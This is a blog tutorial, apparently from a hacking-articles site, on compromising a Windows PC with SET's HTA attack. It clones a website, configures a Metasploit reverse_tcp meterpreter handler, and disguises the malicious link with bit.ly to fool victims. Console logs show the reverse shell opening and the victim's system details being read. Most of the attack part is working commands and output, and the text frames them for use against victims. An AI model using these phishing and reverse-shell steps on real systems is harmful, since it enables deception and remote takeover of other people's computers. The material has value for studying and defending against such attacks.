Hack Remote PC using HTA Attack in SET Toolkit


hackingarticles.in/hack-remote-pc-using-hta-attack-in-set-toolkit

Raj December 17, 2015


The HTA Attack method enables you to clone a site and perform PowerShell injection through HTA files, which you can use for Windows-based PowerShell exploitation through the browser.

Our method for HTA attack is through setoolkit. For this, open setoolkit in your Kali. And from the menu given choose the first option by **typing 1** to access social engineering tools.


From the next given menu, choose the second option by **typing 2** to go into website attack vendors.




From the further given menu choose **option 8** to select the HTA attack method.



Once you have selected the option 8 for HTA attack, next you need to select **option 2** which will allow you to clone a site. Once selected the option 2, it will ask the URL of the site you want to clone. Provide the desired URL as here we have given '***www.ignitetechnologies.in'***.



After giving the URL it will ask you to select the type of meterpreter you want. Select the third one by **typing 3**.




Once you hit enter after typing 3, the process will start and you will have the handler (multi/handler)


```
[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use multi/handler
resource (/root/.set//meta_config)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/.set//meta_config)> set LHOST 192.168.1.109
LHOST => 192.168.1.109
resource (/root/.set//meta_config)> set LPORT 443
LPORT => 443
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set//meta_config)> set EnableStageEncoding true
EnableStageEncoding => true
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.109:443
msf exploit(multi/handler) >
```

Now convert your malicious IP into the bit.ly link which will appear more genuine to victims when you will share this link with them.



When the victim browses the above malicious link, the file saves and automatically executes in the victim's PC after saving; as shown in the image below:



Then you will have your meterpreter session. You can use the command ‘sysinfo’ to have the basic information about the victim’s PC. Thereby completing our HTA attack with SET.

```
[*] Started reverse TCP handler on 192.168.1.109:443
msf exploit(multi/handler) > [*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (179808 bytes) to 192.168.1.104
[*] Meterpreter session 1 opened (192.168.1.109:443 -> 192.168.1.104:49228) at 201
msf exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : RAJ
OS              : Windows 7 (Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Author: Pinky Deka is trained in Certified Ethical hacking and Bug Bounty Hunter. Connect with her **here**